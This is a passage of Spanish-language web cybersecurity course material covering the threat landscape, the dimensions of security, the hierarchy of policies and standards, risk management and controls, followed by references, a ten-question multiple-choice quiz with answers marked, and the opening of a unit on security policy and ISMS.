En general, las aplicaciones y tecnologías web se han convertido en una parte fundamental de Internet, adoptando diferentes usos y funciones. La situación atípica provocada por situaciones como la pandemia y la crisis económica pareja en todos los sectores y actividades se ha traducido en una **mayor exposición de activos en Internet**, en algunos casos, de forma precipitada y sin las medidas de seguridad adecuadas. La creciente complejidad de las aplicaciones web y sus servicios crea desafíos para protegerlas contra amenazas por una variedad de razones, desde daños financieros o de reputación hasta fraude o robo de información personal. Los servicios y aplicaciones web dependen, principalmente, de bases de datos para almacenar o atender la información que solicitan.

Los ataques de inyección SQL son un ejemplo bien conocido y están incluidos en el Top Ten de OWASP. Otro ejemplo son los ataques *cross-site scripting* (XSS), donde un actor hostil abusa de una debilidad en un formulario u otras funciones de entrada de

una aplicación web, lo que lleva a acciones maliciosas, como ser redirigido a un sitio web malicioso o a una sesión de vuelo de una aplicación web.

Para mejorar la funcionalidad y productividad, el desarrollo y uso de **interfaces de programación de aplicaciones** (*application programming interfaces*, API) está más extendido que nunca. La llegada de estos entornos complejos impulsa la adopción de **nuevos servicios de seguridad y pruebas para aplicaciones web**. Se estima que alrededor del 80 % de los usuarios de API han implementado controles de seguridad sobre su tráfico entrante. En 2020 y principios de 2021 se reportaron vulnerabilidades críticas en los principales gestores de contenidos (*content management system*, CMS) utilizados en España, tal y como se muestra en la Figura 4.




Figura 4. Vulnerabilidades CMS. Fuente: Centro Criptológico Nacional, 2021.

Ingeniería social

Las técnicas de ingeniería social también están cobrando especial relevancia en las campañas de *fake news* a escala global. En un momento de alarma, crisis, pandemia, novedad e incertidumbre, se han multiplicado los **informes falsos, de emergencia y teorías conspirativas**. Esta información y teoría no comprobada ha creado, en muchos casos, caos entre la población, y sigue siendo un problema de seguridad. Este

panorama caótico puede fomentar descargas de *malware*, transmitir enlaces maliciosos e incluso facilitar ciberataques.

Otros ejemplos relevantes son las **estafas** que, aprovechándose de la situación de demanda de muchos usuarios por la crisis económica derivada de la crisis sanitaria, enviaban mensajes con ofertas falsas relacionadas con descuentos, beneficios en supermercados, alimentos y otros bienes. Por otro lado, la necesidad de uso de Internet de muchas empresas, incluidas las pequeñas y medianas, ha provocado que algunas marcas tengan novedades en el uso de la tecnología, que también ha sido utilizada para crear confusión y promover el **fraude en línea**.

Ataques contra la cadena de suministro

La **ciberseguridad de la cadena de suministro** es uno de los aspectos de la seguridad de la información que nos ha rodeado durante varios años. Su importancia ha sido reconocida por la industria (y, lamentablemente, lo demostramos con incidentes de la vida real con un gran impacto), pero, en la práctica, aún tiene que crecer.

La verdad es que, hoy en día, muy pocas organizaciones cuentan con procesos de seguridad de la cadena de suministro completos y efectivos. Varios factores explican esta situación: la asimetría entre clientes y proveedores en determinados procesos contractuales, una concepción débil de la seguridad de la información como un proceso transversal a la organización o que la complejidad y el volumen de recursos necesarios para asegurar un entorno empresarial se subcontrata y distribuye cada vez más.

Como si esta falta de desarrollo eficiente no fuera un problema lo suficientemente grave, el crecimiento de *shadow IT*, junto con la abundancia de herramientas en la nube en los últimos años, ha empeorado las perspectivas: ahora ya no tenemos que administrar solo la cadena de suministro, sino, además, todo lo que está fuera del alcance de los equipos de tecnología de la información y ciberseguridad.

Ataques a sistemas ciberfísicos

En relación con sistemas ciberfísicos e infraestructuras críticas, se han confirmado las tendencias observadas en 2019 y principios de 2020 que se recogieron en la edición de 2020 de este informe, sobre todo en lo relacionado con tres líneas principales:

- ▶ El abuso de vulnerabilidades asociadas al acceso remoto a través del perímetro a sistemas de control industrial, en un contexto de pandemia que ha restringido, en muchos casos, el acceso físico a los sistemas.
- ▶ La selección como objetivo de infraestructuras sanitarias y centros de investigación relacionados con la lucha contra el SARS-COV-2.
- ▶ Los ataques de *ransomware* contra infraestructuras industriales con impacto en las pocas organizaciones que tienen operaciones de producción.

1.4. Dimensiones de la ciberseguridad

Para impedir que se materialice cualquier tipo de las amenazas expuestas en los apartados anteriores, los **sistemas de tecnología de la información y la comunicación** (TIC) deben observar determinadas **dimensiones de la ciberseguridad**:

- ▶ Identificar a las personas que acceden a la información manejada por un sistema o a los recursos de este mediante un identificador y su información asociada.
- ▶ Autenticar a las personas que acceden a la información manejada por un sistema o a los recursos de este mediante credenciales.
- ▶ Autorizar controlando el acceso de los usuarios a la información manejada por un sistema o a los recursos de este.
- ▶ Proporcionar confidencialidad a la información manejada por un sistema en almacenamiento o en tránsito mediante el uso de la criptografía.
- ▶ Proporcionar integridad a la información manejada por un sistema o a los recursos de este, usando las propiedades de la firma digital avanzada.

- ▶ Mantener la disponibilidad de la información manejada por un sistema o de los recursos de este. El uso de sistemas redundantes y la gestión de activos de *backup* son fundamentales.
- ▶ Proporcionar la prueba de que una determinada transmisión o recepción ha sido realizada, sin que su receptor/transmisor pueda negar que se haya producido, usando las propiedades de la firma digital avanzada.
- ▶ Proporcionar los controles que determinen que en todo momento se podrá demostrar quién hizo qué y en qué momento. Es necesario un correcto diseño de *logging* o registro que permita una trazabilidad eficaz y eficiente.

1.5. La ciberseguridad es un proceso

La seguridad no es un producto, algo que se puede conseguir y, una vez terminado, se tiene. Por el contrario, son actividades continuas, realizadas dentro de un plan sistemático que debe evaluarse continuamente. Es decir, la **seguridad de la información es un proceso**. Los elementos fundamentales de ese proceso son los activos de información, por eso, la base de todo el proceso es su identificación, para después aplicar una serie de herramientas de gestión.

La gestión de la seguridad implica la identificación de activos de información y el desarrollo, documentación e implementación de políticas, normas, procedimientos y directrices que garanticen su disponibilidad, integridad y confidencialidad.

Las **herramientas de gestión** (como la clasificación de datos, la formación de concienciación sobre seguridad, la evaluación de riesgos y el análisis de riesgos) se utilizan para **identificar las amenazas y clasificar los activos** y su vulnerabilidad para establecer **controles de seguridad eficaces**.

Es importante diferenciar las diversas herramientas de gestión. En muchas ocasiones, se habla de «políticas» para hacer referencia a diferentes herramientas que se utilizan en diversos niveles de la gestión. Por ello, es importante hacer una clarificación terminológica. La Figura 5 muestra una **jerarquía de herramientas** y sus relaciones:




Figura 5. Clasificación de las políticas por implantar. Fuente: elaboración propia.

A continuación, se describe cada una de ellas.

Política general de seguridad

Esta es una política general **de alto nivel y de carácter estratégico**; de ella derivan las demás. Típicamente, contiene lo siguiente:

- ▶ Una declaración de la importancia de los recursos de información en la empresa.
- ▶ Una declaración de compromiso de la dirección clara con la seguridad de la información.
- ▶ Un compromiso de delegación a las políticas derivadas de la mencionada política general.

Políticas funcionales

Estas políticas también son de alto nivel, por lo que **indican qué debe hacerse, pero no detallan el cómo** (esto vendrá detallado concretamente en los procedimientos). Típicamente, estas políticas afectan a un área funcional o a un determinado tipo de aplicación, como puede ser la política de uso del correo electrónico.

Estándares, directrices y procedimientos

Los estándares, directrices y procedimientos son **medios** para implementar las políticas. Los **estándares** especifican el uso de ciertas tecnologías o métodos de un modo uniforme. Son obligatorios y, en ocasiones, implican determinados compromisos con ciertos sistemas operativos o fabricantes de *software*.

Las **directrices** son similares a los estándares, pero son solo recomendaciones, no son de obligado cumplimiento. Son un mecanismo más flexible que los estándares y pueden utilizarse para determinarlos.

Los **procedimientos** (a veces denominados «prácticas») son descripciones detalladas de los pasos para llevar a cabo una determinada tarea por los usuarios sin dudas.

También mencionamos las **líneas base** (*baselines*), que son descripciones sobre cómo configurar determinados elementos de seguridad para que sean aplicados de manera uniforme en toda la organización.

Para comprender las diferencias, la Tabla 1 recoge un ejemplo concreto:

Política	Los responsables deben proveer un entorno de procesamiento seguro en el que se mantenga la seguridad de la información.
Estándar	Los responsables deben utilizar la solución de antivirus de McAfee en todos los equipos de usuario.
Directriz	Los usuarios de equipos deben atender a una sesión online de formación sobre el uso de antivirus y su importancia.
Procedimiento	Todos los usuarios de equipos deben establecer la actualización del antivirus corporativo con periodicidad semanal. Los pasos a seguir son los siguientes: [...]
Línea base	La configuración del antivirus de McAfee por defecto en los ordenadores debe establecerse de acuerdo a los siguientes parámetros: [...]

Tabla 1. Ejemplo de aplicación de política, estándar, procedimiento, directriz y línea base.

Fuente: elaboración propia.

En el ejemplo anterior, la política es aún de un nivel general. Es frecuente tener políticas más específicas para cada tipo de aplicación que se utiliza en la organización.

La ciberseguridad implica la gestión de riesgos

Todo el mundo tiene una noción intuitiva de qué es un riesgo. **Asumir un riesgo** es equivalente a **hacer una elección**, dado que, siempre que actuamos, elegimos hacer algo en lugar de dedicar nuestro tiempo y recursos a otras cosas.

En el dominio de la seguridad de la información, los riesgos están asociados a **eventos no deseados**. Por ejemplo, el riesgo de tener un ataque de un cierto tipo y, como consecuencia, sufrir un robo de datos personales.

No obstante, para poder medir con una cierta fiabilidad el impacto y la posibilidad de que un evento no deseado suceda, primero hay que **analizar los elementos que componen el riesgo y sus relaciones**. Una vez que un riesgo ha sido analizado y

evaluado, básicamente, hay dos opciones: o bien aceptarlo tal cual o bien tratar de tomar alguna medida para mitigarlo en su impacto o en su probabilidad de ocurrencia.

Hay una tercera vía para la gestión del riesgo que realmente no actúa sobre este en sí. Esta es la opción de **externalizar el riesgo**, es decir, de recurrir a algún tipo de seguro para que, en caso de ocurrencia del evento no deseado, haya una compensación económica.

Al conjunto de procesos de análisis, evaluación y planificación del riesgo se lo denomina **«gestión de riesgos»**.

La ciberseguridad se articula en controles

Toda la gestión de la seguridad de la información gira en torno a la identificación de amenazas potenciales, es decir, de riesgos. Dado que el riesgo, por su naturaleza, no puede eliminarse completamente, de lo que se trata es de establecer mecanismos para reducir su probabilidad de ocurrencia (en el sentido de posibilidad) o bien para disminuir su impacto en caso de que, finalmente, la amenaza se materialice.

Se recomienda la visualización de la clase magistral *Controles de ciberseguridad*, en la que mencionamos los tipos de controles de ciberseguridad.



Accede al vídeo

El control de seguridad tiene como objetivo reducir los efectos de una amenaza o vulnerabilidad de la seguridad.

El establecimiento de un control de seguridad es consecuencia de un estudio previo del impacto de determinadas vulnerabilidades o amenazas. El proceso estructurado

que produce estimaciones de las pérdidas por esas vulnerabilidades es el **análisis de riesgos** (*risk assessment*).

Los conceptos de riesgo son la vara de medir para determinar si un control está bien implementado o no. Por ejemplo, consideremos el siguiente control mencionado en la norma ISO 27001 (s. f.):

- ▶ Objetivo de control: responsabilidades del usuario.
- ▶ Control o medida de ejemplo: uso de clave de control; se debe requerir que los usuarios sigan buenas prácticas de seguridad en la selección y uso de claves.

El riesgo, en este caso, redundaría en la pérdida de confidencialidad (y también de integridad o disponibilidad, ya que la obtención de claves de usuarios puede permitir a un intruso entrar en los sistemas y modificarlos).

La organización debe implementar este **control en la forma de políticas** (filosofía general sobre las claves) y en **procedimientos concretos** (por ejemplo, cambios de contraseña cada seis meses y uso de un comprobador de fortaleza de las contraseñas).

Esas medidas concretas, en este caso, permiten reducir la probabilidad de que un intruso sea capaz de adivinar una clave y, en el caso de que lo consiga, que su efecto (impacto) sea temporal. No obstante, no permitirán eliminar el riesgo completamente, dado que un ataque de ingeniería social puede engañar a un usuario para dar la clave a un *software* malicioso (este sería el caso del *phishing*).

La seguridad es tanto física como lógica

El dominio de la seguridad abarca todo aquello en el entorno de los sistemas de información que puede tener un impacto en la **disponibilidad, integridad y confidencialidad de la información**: instalaciones, personas y documentación. Un desastre natural es un ejemplo de una amenaza física. Las medidas también son de

una variedad muy diversa, como los circuitos cerrados de televigilancia. A pesar de que este dominio de la seguridad de la información puede parecer el más alejado de la profesión en sí, es importante entenderlo, ya que el *firewall* mejor configurado no podrá aguantar si alguien es capaz de acceder físicamente a la máquina que lo ejecuta.

Como ejemplo de la importancia de la seguridad, es interesante conocer algún ejemplo de instalación con medidas bien diseñadas de seguridad física. Un ejemplo es un búnker de la empresa Bahnhof, que cuenta con WikiLeaks como uno de sus clientes más famosos. Aunque el construir un centro de datos en un búnker les parece a muchos analistas más una operación de *marketing* que una necesidad física, sus características son interesantes para ilustrar el diseño conjunto físico-lógico de sistemas seguros. Entre los aspectos que sus creadores tuvieron en cuenta se encuentran la estabilidad geológica y el aislamiento frente a ataques físicos externos. No obstante, dado que uno de los mayores riesgos físicos es el acceso no autorizado, en ese aspecto, la ubicación del centro no aporta ningún beneficio adicional.

La seguridad implica a las personas

Una percepción falsa relativamente extendida es la de que el mantenimiento de los sistemas en cuanto al sistema operativo, *software* de red y aplicaciones, junto con sistemas defensivos y políticas de seguridad escritas, proporcionan un nivel adecuado de seguridad. La realidad es que el **elemento más débil** del sistema de seguridad es, en muchos casos, el **factor humano**.

La ingeniería social hace referencia a la práctica y los métodos de obtener información confidencial a través de la manipulación de usuarios legítimos.

Es importante entender que el **factor humano es un elemento más del sistema de información** y, como tal, las políticas y las herramientas que se implementan deben tenerlos en cuenta.

1.6. Referencias bibliográficas

Centro Criptológico Nacional (CCN). (2021). *Ciberamenazas y tendencias*.
<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/6338-ccn-cert-ia-13-21-ciberamenazas-y-tendencias-edicion-2021-1/file.html>

ISO27000 (s. f.). Serie "27000". <https://www.iso27000.es/iso27000.html>

Mizzi, A. (2011). *Return on Information Security Investment*.
<http://www.adrianmizzi.com/ROISI-Paper.pdf>

Rapid7. (s. f.). *Vulnerability & Exploit Database*.
<http://www.metasploit.com/modules>

Economía de la seguridad de la información

Kaspersky. (2019). *Economía de la seguridad de TI en el 2019*.
https://go.kaspersky.com/rs/802-IJN-240/images/SP%20Brochure_A4_Report-IT-Security-Economics-SP.pdf?mkt_tok=eyJpIjoiT1dFeE1qWTJNRFl4TXpreilsInQiOiJSVVdUam5ReEF2WjZcLzBLRzVBQ0Q3TFA4cVRlTGRTNlFnaTU4aTZCMVpOUzdsMm1QU3l1Wkg1TU6OUtldDhzaIZhTVNKNFRTb05kVk1CeWdzQ2RkRXMxN0IESUdrblwwOXV2eGplbFc3YnUza1wwYVVR0Hl1ekRaYk9TSnU2SEYwY1JOWmJFakRpVm1WYTZHWfVzY21JUGc9PSJ9

Es importante analizar el gasto económico empleado en ciberseguridad para comprender cómo puede suponer un retorno de inversión al evitar ciberataques y obtener un mejor balance del gasto.

Dimensiones de la seguridad de la información

INCIBE. (s. f.) *Protección de la información. Protege tu empresa*.
https://www.incibe.es/sites/default/files/contenidos/dosieres/metad_proteccion-de-la-informacion.pdf

Se necesita conocer las diferentes dimensiones de seguridad al afrontar correctamente un análisis de riesgos para estudiar cómo afectan a cada dimensión y, después, cómo protegerlas.

La sociedad de la información en España

Fundación Telefónica. (2021). *Sociedad Digital en España 2020-2021*.
<https://www.fundaciontelefonica.com/cultura-digital/publicaciones/sociedad-digital-en-espana-2020-2021/730/>

Millones de españoles ya son comunicadores digitales permanentes y viven conectados a la red 24 horas. En este artículo, publicado por la Fundación Telefónica en 2021, se presenta una nueva edición de su informe anual, *La sociedad de la información en España*.

Reporte Trustwave de seguridad global

Trustwave. (2020). *2020 Trustwave Global Security Report*.
<https://www.trustwave.com/en-us/resources/library/documents/2020-trustwave-global-security-report/>

El informe de seguridad global de Trustwave es una ventana a los últimos desarrollos en el mundo del delito cibernético. Con datos y análisis de sistemas Trustwave y expertos en seguridad, es una revisión exhaustiva de los fenómenos, tendencias y estadísticas que están dando forma a la ciberseguridad. Se usa para ayudar a la organización a obtener información sobre los trucos y técnicas que han desarrollado los ciberdelincuentes, con estadísticas actualizadas sobre compromiso de datos, amenazas de correo electrónico, *exploits* y *malware* y seguridad de bases de datos y redes. Armado con este conocimiento, la organización estará mejor preparada para defenderse contra amenazas cibernéticas en constante evolución (Trustwave, 2020).

Buenas prácticas de ciberseguridad

Centro Criptológico Nacional (CCN). (2021). *Principios y recomendaciones básicas en Ciberseguridad*. <https://www.ccn-cert.cni.es/informes/informes-de-buenas-practicas-bp/2473-ccn-cert-bp-01-principios-y-recomendaciones-basicas-en-ciberseguridad/file.html>

Conocer las principales buenas prácticas es la mejor defensa para prevenir y detectar contratiempos en la utilización de sistemas de las tecnologías de la información y la comunicación (TIC). Llevar a cabo un conjunto de buenas prácticas basadas en estándares en una organización supondrá un alto porcentaje de implementación con respecto al grado de ciberseguridad alcanzado, que nunca llegará al 100 %.

1. Indica cuál de las siguientes afirmaciones es falsa con respecto a la seguridad de la información:

A. Los procedimientos detallan los pasos que deben seguirse para implementar las políticas.

_ B. Las directrices establecen normas de obligado cumplimiento sobre la configuración de distintos elementos del sistema.

C. Una línea base puede servir para complementar un estándar con información adicional.

D. Las políticas detallan los elementos *software* que la organización debería utilizar para cubrir objetivos de control de seguridad de la información.

Las directrices no son de obligado cumplimiento.

2. ¿Cuál es un agente principal de amenazas de seguridad?

A. Actores estado que forman grupos.

B. Actores internos.

C. Ciberdelincuentes.

_ D. Todos los anteriores.

Los grupos patrocinados por estados, *hacktivistas*, ciberdelincuentes y actores internos de las organizaciones son los principales actores relacionados con las amenazas de seguridad.

3. Indica cuál de las siguientes afirmaciones es falsa:

_ A. Las intrusiones en los sistemas informáticos afectan a la confidencialidad de la información exclusivamente.

B. Las prácticas de ingeniería social tratan de explotar el factor humano para obtener datos confidenciales.

C. La privacidad de los datos personales sensibles es el objetivo de mantener la confidencialidad.

D. La clasificación de la información tiene como objeto establecer niveles de disponibilidad de la información.

Una intrusión puede suponer el robo, modificación o eliminación de información privada.

4. Indica cuál de las siguientes es una posible vía para gestionar un riesgo de seguridad de la información:

A. Contratar un seguro con una aseguradora que cubra la eventualidad de una pérdida de datos.

B. Establecer controles sobre la forma en que los usuarios gestionan sus claves, por ejemplo, obligándolos a cambiarlas cada cierto tiempo.

C. Confiar en un tercero para gestionar el riesgo.

_ D. Todas las anteriores.

El riesgo se puede gestionar interna o externamente implementando controles de seguridad, aceptando diversos riesgos menores y contratando un seguro que cubra las posibles pérdidas.

5. Indica cuál de las afirmaciones siguientes es falsa:

_ A. El coste de ruptura hace referencia al coste que la empresa asume cuando se produce una intrusión.

B. En general, los costes de construcción de mecanismos de defensa son siempre inferiores a las pérdidas de beneficio ante cualquier tipo de intrusión.

C. Los costes posincidente que asumen las empresas ante un incidente de seguridad de la información incluyen como elemento fundamental los costes de reparación de vulnerabilidades en el *software* estándar y en los sistemas operativos.

D. Normalmente, el coste de ruptura es inferior al beneficio que consigue.

El coste de ruptura es el coste que asume el atacante al atacar un sistema.

6. Indica cuál de las siguientes afirmaciones es falsa:

- A. Una política de revisión del DNI mediante un guardia de seguridad para visitantes de un centro de cálculo es un ejemplo de medida física de seguridad de la información.
- B. La disponibilidad de la información puede verse comprometida por un problema de ventilación.
- C. La seguridad física de un sistema de información tiene como ámbito de aplicación todas las instalaciones propiedad de la empresa.
- ☐ D. El establecimiento de una política de gestión de contraseñas.

Es una medida de seguridad lógica.

7. Indica cuál de los siguientes es ejemplo de control de seguridad:

- A. Establecer una política de uso de dispositivos móviles corporativos.
- B. Obligar a que las contraseñas sean seguras.
- C. Analizar los sistemas de ficheros en disco de los usuarios para optimizar el espacio en disco y asegurar la disponibilidad.
- ☐ D. Todas las anteriores.

Todas estas medidas y otras mitigan alguna amenaza contra dimensiones de seguridad, como autenticación, confidencialidad y disponibilidad.

8. Indica cuál de las siguientes afirmaciones es falsa:

- A. La identificación y la autenticación de los usuarios consisten en validar el identificador de usuario en el sistema mediante alguna credencial de ese usuario.
- ☐ B. La criptografía permite establecer almacenamiento seguro, pero no transferencia de datos segura.
- C. La firma digital permite asegurar la integridad de la información.
- D. La redundancia en los sistemas permite asegurar la disponibilidad.

La criptografía también permite asegurar la comunicación.

9. Indica cuál de las siguientes es una dimensión de seguridad:

- A. Autenticación.
- B. Disponibilidad.
- C. Confidencialidad.
- ☐ D. Todas las anteriores.

Además de integridad, no repudio, autorización, identificación o trazabilidad.

10. Indica cuál de las siguientes afirmaciones es falsa:

- A. La adopción de las tecnologías de seguridad por parte de las empresas depende del riesgo asociado con no implantar esa medida de seguridad.
- B. El riesgo, por su naturaleza, no puede eliminarse completamente.
- ☐ C. El impacto es inversamente proporcional a la probabilidad de ocurrencia de un ataque o materialización de una amenaza.
- D. El impacto está relacionado con el coste del activo atacado y la probabilidad de ocurrencia del ataque.


El impacto es directamente proporcional a la probabilidad de ocurrencia del ataque.

Ciberseguridad Web

Gestión de la ciberseguridad

Índice

Esquema	3
Ideas clave	4
2.1. Introducción y objetivos	4
2.2. Política de seguridad	5
2.3. Diseño de la política de seguridad	9
2.4. Sistema de gestión de seguridad de la información	14
2.5. Profesión de gestión de la ciberseguridad	23
2.6. Certificaciones de ciberseguridad	25
2.7. Referencias bibliográficas	29
A fondo	31
Test	33



Esquema

2.1. Introducción y objetivos

Este tema pretende sentar las bases y profundizar en las **principales normas y estándares de seguridad** que debe tener en cuenta toda organización para diseñar e implementar correctamente su ciberseguridad. Cada organización debe basar su seguridad en su política de seguridad y establecer un **sistema de gestión de seguridad de la información (SGSI)**.

El pilar fundamental en el que ha de basarse la seguridad de la información de toda organización, ya sea pública o privada, es la definición de la política de seguridad. Una **política de seguridad** bien definida e implantada en una organización gestionada por procesos es la base para implantar un **SGSI** que regule y gobierne los procesos y procedimientos que han de implementarse en toda organización. Además, todo el personal, cada uno según su nivel, debe seguirla de forma coordinada para conseguir el objetivo de seguridad requerido por la organización, para protección ante cualquier tipo de amenaza interna o externa.

El objetivo fundamental de este tema es el de conocer en qué consiste una política de seguridad, a quién va dirigida y saber cómo diseñarla, analizar el concepto de SGSI y fases de las que consta, así como conocer las asociaciones y certificaciones relacionadas con la profesión de la seguridad de la información. Este conocimiento es esencial para comprender los conocimientos que son necesarios para convertirse en un profesional en el área.

Más concretamente, los objetivos de este tema son los siguientes:

- ▶ Estudiar en qué consiste la política de seguridad de una organización.

- ▶ Analizar las fases de las que consta una política de seguridad para comprender qué pasos hay que dar para diseñarla.
- ▶ Analizar en qué consiste un SGSI y sus fases.
- ▶ Entender y saber explicar el rol del profesional de la seguridad de la información con referencia al reconocimiento de la profesión por los clientes, el entorno académico y los conocimientos comúnmente requeridos.
- ▶ Conocer las fundamentales certificaciones en el área de la seguridad de la información y entender el proceso de certificación.

2.2. Política de seguridad

La política de seguridad de una organización es un **conjunto de normas que rigen y determinan lo que se puede hacer y lo que no** dentro de ella, coordinando todas las actividades de seguridad de todos los miembros de una organización, empezando por la dirección. Según el Internet Engineering Task Force (IETF, 1997), se define como «una serie de sentencias formales (normas) que deben cumplir todas las personas que tengan acceso a cualquier información y tecnología de una organización». Entre las características más importantes de toda política de seguridad se pueden destacar (Díaz, 2004):

- ▶ Define el **comportamiento** apropiado para cada caso.
- ▶ Establece qué **herramientas** y qué **procedimientos** son necesarios.
- ▶ Sirve para comunicar un **consenso** del uso de datos y aplicaciones dentro de la organización.
- ▶ Proporciona una **base para la demostración del uso inapropiado** de recursos por parte de empleados o de externos.

La política de seguridad de una organización es un **concepto en constante movimiento** que permite que el mantenimiento de la seguridad sea un **proceso vivo y administrable** de forma estructurada y organizada. Por tanto, la **seguridad es un**

proceso que se tiene que alcanzar mediante el desarrollo de la política de seguridad, que ha de entenderse como algo dinámico que se tiene que actualizar observando una serie de **principios de seguridad**:

Principios de seguridad
Principio de mínimos privilegios
Principio de profundidad en la defensa
Principio de diversidad en la defensa
Identificación de puntos débiles
Centralización de la gestión de la seguridad
Principio de simplicidad

Tabla 1. Principios de seguridad. Fuente: elaboración propia.

